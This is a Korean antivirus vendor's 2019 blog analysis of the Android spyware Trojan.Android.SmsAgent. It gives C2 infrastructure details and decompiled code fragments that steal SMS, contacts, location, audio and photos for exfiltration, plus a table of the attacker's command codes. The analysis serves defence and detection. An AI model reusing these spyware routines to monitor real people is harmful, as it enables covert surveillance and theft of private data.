Trojan.Android.SmsAgent 악성코드 분석 보고서

blog.alyac.co.kr/2128

알약(Alyac)

February 18, 2019

상세 컨텐츠

본문 제목

Trojan.Android.SmsAgent 악성코드 분석 보고서

악성코드 분석 리포트
by 알약(Alyac) 2019. 2. 18. 10:57

본문

안녕하세요. 이스트시큐리티 사이버 위협 인텔리전스(CTI) 전문조직인 시큐리티대응센터 (이하 ESRC)입니다.

스미싱 악성앱 처럼 대량으로 유포되진 않지만 꾸준히 제작되어 유포되고 있는 Trojan.Android.SmsAgent에 대하여 알아보도록 하겠습니다.


Trojan.Android.SmsAgent는 중국에서 제작된것으로 추정되며 스파이 기능을 수행하는 악성앱입니다. 주요 기능은 피해자의 사생활을 감시하는 것입니다.

스파이류의 악성앱들은 설치 될 경우 피해자가 이를 인지하기 어려울 정도로 은밀하게 동작합니다. 설치 후 피해자가 스마트폰 사용 시 아무런 이상을 찾을 수 없도록 동작 합니다. 과거 스마트폰의 사양이 좋지 않았을 때는 스파이류의 악성앱들이 설치될 경우 스마트폰이 느려지거나 행이 걸리는 경우가 많아 체감으로도 알 수 있었습니다. 그러나 스마트폰의 사양이 갈수록 좋아짐에 따라 체감으로도 이상징후를 감지하기 어렵게 되었습니다. 따라서 악성앱이 설치될 경우 피해자가 인지하지 못하는 사이 주요 사생활 정보가 공격자에게 노출되며 심지어 기밀 정보를 탈취 당할 수도 있습니다. 공격자는 이를 이용한 2차 공격을 가하거나 탈취한 기밀 정보를 활용할 수도 있을 것입니다.

Trojan.Android.SmsAgent의 특징을 살펴본 후 코드분석을 통해 보다 자세히 살펴 보도록 하겠습니다.

Trojan.Android.SmsAgent의 특징은 첫째로 해외에서 유포되기 시작하여 2017년부터는 국내에서도 본격적으로 유포되기 시작했으며 둘째로 스파이 기능만을 위해 제작 되었다는 점입니다.

다음 그림은 Trojan.Android.SmsAgent가 사용하는 C2들의 IP를 수집하여 정리한 것입니다. 시간 흐름으로 정리하여 과거부터 최근까지 C2의 IP 사용 흐름이 표현되어 있습니다.




[그림 1] Trojan.Android.SmsAgent의 C2 IP history

그림을 살펴보면 2014 ~ 16년 사이의 C2는 해외에 위치하고 있음을 알 수 있습니다. 그러나 2017년부터 현재까지의 C2위치는 국내에 위치하고 있음을 알 수 있습니다. 따라서 Trojan.Android.SmsAgent가 국내를 타겟으로 유포되고 있음을 추정 할 수 있겠습니다. 그리고 Trojan.Android.SmsAgent는 기능의 변화없이 C2의 IP만 변경하여 유포 하기에 다수의 IP가 발견되지만 특정 대역을 이용하고 있다는 것을 알 수 있습니다. 이로 미루어 상대적으로 보안이 취약한 웹호스팅 업체의 서버를 이용하는 것으로 추정되며 IP 소유자를 통해 이를 확인할 수 있습니다.

Trojan.Android.SmsAgent는 2014년에 발견된 초기 버전에서 스파이 활동에 필요한 기능이 대부분 구현되어 있었습니다. 그리고 2015년 이후의 개량된 버전에서는 일부 기능을 제거하고 분석을 어렵게 하기 위한 obfuscation이 적용되었습니다. 초기 버전부터 스마트폰에서 구현할 수 있는 스파이 기능이 모두 구현 되어있었기에 별다른 코드의 수정없이 C2 서버의 IP만 변경하여 지속적으로 유포되고 있습니다. 최근 발견되고 있는 Trojan.Android. SmsAgent도 일부 코드의 변경이 있으나 대부분의 코드가 같으며 C2의 IP만 변경하여 유포하고 있습니다.

Trojan.Android.SmsAgent의 스파이 기능은 공격자의 의도에 따라 작동하도록 되어 있으며 다양한 정보 탈취를 목적으로 하고 있습니다. 코드 분석을 통해 이런 내용들을 살펴 보도록 하겠습니다.


Trojan.Android.SmsAgent 설치 시 피해자에게 노출되는 기기의 변화는 다음 그림에서 보이듯 ICON 생성이 전부 입니다.



[그림 2] Trojan.Android.SmsAgent ICON

설치 후 실행을 위해 ICON 클릭 시 블랭크 화면을 잠시 노출 후 사라집니다. 이후 악성앱은 은밀하게 공격자의 명령을 대기하고 수행하게 됩니다.

다음 그림은 초기 버전과 최근 버전의 클래스 구성 차이점을 보여 주고 있습니다.



[그림 3] 초기 vs 최근 클래스 구성 차이점

그림에서 보이듯이 난독화 적용으로 클래스의 이름 직접적으로 비교 할 수 없으나 주요 패키지가 같으며 엔트리 클래스와 함께 시작되는 BootService, PhoneListenerService등이 같음을 알 수 있습니다. 실제 코드 내용도 대동소이 합니다.

다음은 C2의 IP가 기록된 파일입니다.

[그림 4] C2 IP가 기록된 파일


유포되는 변종들은 그림에서 보이는 파일에 있는 C2의 IP만 변경되어 유포되며 간혹 코드의 일부나 기능의 증감이 있습니다.

다음은 탈취 정보를 저장하는 보조 서버의 도메인입니다.

[그림 5] 보조 서버 도메인

악성앱은 탈취정보를 C2와 보조 서버에 저장합니다. 공격자는 혹시 모를 메인 C2의 다운에 대비하여 보조 서버를 사용하는 것으로 보이며 보조 서버의 도메인은 초기 버전부터 현재까지 바뀌지 않고 동일하게 사용하고 있습니다.

다음 그림은 보조 서버인 g0oo0gle.com 도메인의 IP history 입니다.



[그림 6] g0oo0gle의 IP history

2016년 기록은 없으나 꾸준히 운영 되고 있음을 알 수 있습니다. Vslang.f3322.org는 도메인의 IP history를 알 수 없어 생략 하였습니다. 그러나 서버는 운영 되고 있음을 확인 하였습니다.

다음은 악성앱 동작 시 C2에 접속하는 코드 입니다.

```
if (!new b(this, i.e).a()) {
    i.k = new String(Base64.decode(i.k.getBytes(), 0));
    String a = i.a(this, "OnLine.txt");
    this.a = new e();
    this.a.a(a);
    this.a.a((Context) this);
    new Thread(this.a).start();
}
```

[그림 7] C2 접속 코드

다음은 C2에 피해자 정보를 등록하는 코드 입니다.

```
try {
    bArr[0] = (byte) 50;
    Object bytes = i.c().getBytes("Unicode");
    System.arraycopy(bytes, 0, bArr, 1, bytes.length);
    bytes = i.a().getBytes("Unicode");
    System.arraycopy(bytes, 0, bArr, 101, bytes.length);
    bytes = i.b().getBytes("Unicode");
    System.arraycopy(bytes, 0, bArr, 201, bytes.length);
    bytes = new StringBuilder(String.valueOf(i.b(this.c))).ap
    System.arraycopy(bytes, 0, bArr, 301, bytes.length);
    byte d = i.d(this.c);
    byte e = i.e(this.c);
    bArr[401] = i.d();
    bArr[402] = d;
    bArr[403] = e;
    bytes = i.c(this.c).getBytes("Unicode");
    System.arraycopy(bytes, 0, bArr, 501, bytes.length);
} catch (UnsupportedEncodingException e2) {
    e2.printStackTrace();
}
try {
    this.a.d.a(bArr, 601);
} catch (IOException e3) {
}
new Thread(this.a).start();
```

[그림 8] 피해자 정보 등록 코드

등록하는 피해자 정보는 다음과 같습니다.

- 제조사 정보
- 기기 메모리 정보
- OS 릴리즈 버전

- 네트워크 상태
- 피해자 전화 번호

다음은 제조사와 OS 릴리즈 정보를 수집하는 코드 입니다.

```
public static String b() {
    return VERSION.RELEASE;
}
```

```
public static String c() {
    return Build.MANUFACTURER;
}
```

[그림 9] 제조사와 릴리즈 버전 수집 코드

다음은 네트워크 상태 정보를 수집하는 코드 입니다.

```
public static byte d() {
    return State.CONNECTED == ((ConnectivityManager) a.getSystemService("connectivity")).getNetworkInfo(1).getState()
}
```

[그림 10] 네트워크 상태 정보 수집 코드

다음은 기기 메모리 정보를 수집하는 코드 입니다.

```
public static String a() {
    long j = 0;
    try {
        BufferedReader bufferedReader = new BufferedReader(new FileReader("/proc/meminfo"), 8192);
        String readLine = bufferedReader.readLine();
```

[그림 11] 기기 메모리 정보 수집 코드

다음은 피해자 전화번호를 수집하는 코드 입니다.

```
private static String f(Context context) {
    String str = new String();
    try {
        String line1Number = ((TelephonyManager) context.getSystemService("phone")).getLine1Number();
        if (line1Number != null && !line1Number.equals("")) {
            return line1Number;
        }
        Cursor query = context.getContentResolver().query(Uri.parse("content://sms"), new String[]{"(
        if (query != null) {
            query.moveToFirst();
            str = query.getString(query.getColumnIndex("address"));
        } else {
            str = line1Number;
        }
        return str;
```


[그림 12] 피해자 전화번호 수집 코드

악성앱은 피해자 정보를 등록 후 공격자의 명령을 기다리며 대기 하고 있습니다.

다음은 공격자의 명령을 처리하는 코드의 일부입니다.

```
public final void a(byte[] bArr, int i) {
    Runnable mVar;
    Object obj;
    switch (bArr[0]) {
        case (byte) 0:
            mVar = new m();
            mVar.a(this.e, this.f);
            if (mVar.b()) {
                mVar.a(this.k);
                mVar.a();
                new Thread(mVar).start();
                return;
            }
            return;
        case (byte) 1:
            mVar = new n();
            mVar.a(this.e, this.f);
            if (mVar.b()) {
                mVar.a(this.k);
                try {
                    mVar.d.a(new byte[]{(byte) 52}, 1);
                } catch (IOException e) {
                }
                new Thread(mVar).start();
                return;
            }
            return;
        case (byte) 2:
            mVar = new l();
```


[그림 13] 공격자 명령 처리 코드

다음은 그림 12의 코드에서 처리되는 명령 코드 리스트 입니다.

코드	내용
0	연락처 정보 탈취
1	통화 기록 정보 탈취
2	SMS 탈취
3	공격자의 명령에 따라 제작되는 녹음파일, 사진파일, 통화 녹취파일을 다음과 같이 처리 한다. -C2로 파일 리스트 전송 -C2로 파일 전송 -삭제
7	기기 및 개인정보 탈취
8	위치 정보 탈취
9	C2 상태 기록
10	외부 스피커 녹음
14	사진 촬영
17	OnlineStat 파일에 C2 명령 기록
18	SMS 실시간 수집 여부 설정
19	통화 수신 거부 기능 설정
20	기기 및 개인정보 탈취 여부 설정

[그림 14] 명령 코드 및 수행 내용

위의 명령 리스트에서 주요 명령 몇가지를 살펴보도록 하겠습니다.

다음 그림은 코드 8번 위치정보를 탈취하는 코드입니다.

```
public final void a(byte[] bArr, int i) {
    switch (bArr[0]) {
        case (byte) 8:
            this.a = new j(this);
            com.server.i.d.b(this.a);
            k kVar = new k();
            kVar.a();
            kVar.a("bd09ll");
            kVar.c("com.baidu.location.service_v2.9");
            kVar.f();
            kVar.b("all");
```


[그림 15] 위치정보 탈취 코드

그림을 살펴 보시면 악성앱은 위치정보를 탈취하기 위해 중국의 검색 엔진인 baidu의 위치 서비스를 이용하고 있습니다. 이는 초기 버전부터 변함이 없습니다.

다음 그림은 코드 10번 외부 스피커 녹음을 수행하는 코드입니다.

```
public final void a(byte[] bArr, int i) {
    switch (bArr[0]) {
        case (byte) 10:
            Object obj = new byte[(i - 1)];
            System.arraycopy(bArr, 1, obj, 0, i - 1);
            int parseInt = Integer.parseInt(new String(obj, "UTF-8"));
            File file = new File(g.a + "/", "rec" + new SimpleDateFormat("
            this.c = new MediaRecorder();
            this.c.setAudioSource(0);
            this.c.setOutputFormat(0);
            this.c.setAudioEncoder(0);
            this.c.setOutputFile(file.getAbsolutePath());
            try {
                file.createNewFile();
                this.c.prepare();
```


[그림 16] 외부 스피커 녹음 제어 코드

코드 10번은 공격자의 명령에 따라 녹음 시작, 중지 등을 수행하며 Anserver라는 폴더에 저장합니다. 이후 코드 3번 명령 실행 시 C2 서버로 전송하게 됩니다.

다음 그림은 코드 14번 사진을 촬영하는 코드입니다.

```
private static Camera b() {
    Camera camera = null;
    try {
        camera = Camera.open();
    } catch (Exception e) {
    }
    return camera;
}

public final void a() {
    this.b.autoFocus(new e(this));
}
```


[그림 17] 사진 촬영 코드

코드 14번은 공격자의 명령에 따라 피해자의 위치에서 사진을 촬영하게 되며 녹음 파일과 마찬가지로 Anserver 폴더에 사진을 저장하게 됩니다. 코드 3번 명령 실행 시 C2 서버로 전송 됩니다.


다음 그림은 SMS를 실시간으로 수집하는 코드입니다.

```
public void onReceive(Context context, Intent intent) {
    int i = 0;
    if (intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) {
        Object[] objArr = (Object[]) intent.getExtras().get("pdus");
        if (objArr != null && objArr.length != 0) {
            SmsMessage[] smsMessageArr = new SmsMessage[objArr.length];
            for (int i2 = 0; i2 < objArr.length; i2++) {
                smsMessageArr[i2] = SmsMessage.createFromPdu((byte[]) objArr[i2]);
            }
            int length = smsMessageArr.length;
            while (i < length) {
                SmsMessage smsMessage = smsMessageArr[i];
                String messageBody = smsMessage.getMessageBody();
                String originatingAddress = smsMessage.getOriginatingAddress();
                if (new b(context, i.h).a()) {
                    String str = new String();
                    abortBroadcast();
                    new Thread(new h(this, new StringBuilder(String.valueOf(new Str
```


[그림 18] 실시간 SMS 탈취 코드

이번에 분석한 스파이 악성앱은 스파이 역할에 특화되어 있습니다. 그리고 이런 악성앱들이 꾸준히 유포되고 있다는 점은 우려되는 부분입니다. 위의 코드분석에서 스파이 기능을 살펴보셨듯이 민감한 사생활 정보를 탈취 당할 수 있기 때문입니다.

이런 악성앱에 대응하기 위해 사용자의 보안의식 재고가 필요하며 알약M과 같은 신뢰 할 수 있는 백신의 사용이 필요합니다. 그리고 문자나 SNS의 링크 연결 시 그리고 앱 설치 시에도 주의가 필요합니다.



[그림 19] 알약M 실시간 탐지

현재 알약M에서는 해당 앱을 “Trojan.Android.SmsAgent” 탐지명으로 진단하고 있습니다.

저작자표시

- 카카오스토리
- 트위터
- 페이스북

'악성코드 분석 리포트' 카테고리의 다른 글

갠드크랩 랜섬웨어 v5.1 복호화툴 공개 및 갠드크랩의 새로운 버전 v5.2 등장 (0)	2019.02.20

국내 기업, 기관을 대상으로 대량 유포중인 송장/인보이스 사칭 악성 이메일 주의! (0)	2019.02.19
Trojan.Android.SmsAgent 악성코드 분석 보고서 (0)	2019.02.18
유출된 소스코드 기반으로 제작된 악성코드 유포 주의 (0)	2019.02.14
[주의] 지방 경찰서 출석통지서로 사칭한 갠드크랩 다량 유포 중! (0)	2019.02.12
'긴급 통신!' 등의 제목으로 전파 중인 가짜 혹스(Hoax) 이메일 주의! (0)	2019.02.08

관련글 더보기

- 갠드크랩 랜섬웨어 v5.1 복호화툴 공개 및 갠드크랩의 새로운 버전 v5.2 등장

  2019.02.20

- 국내 기업, 기관을 대상으로 대량 유포중인 송장/인보이스 사칭 악성 이메일 주의!

  2019.02.19

- 유출된 소스코드 기반으로 제작된 악성코드 유포 주의

  2019.02.14

- [주의] 지방 경찰서 출석통지서로 사칭한 갠드크랩 다량 유포 중!

  2019.02.12

댓글 영역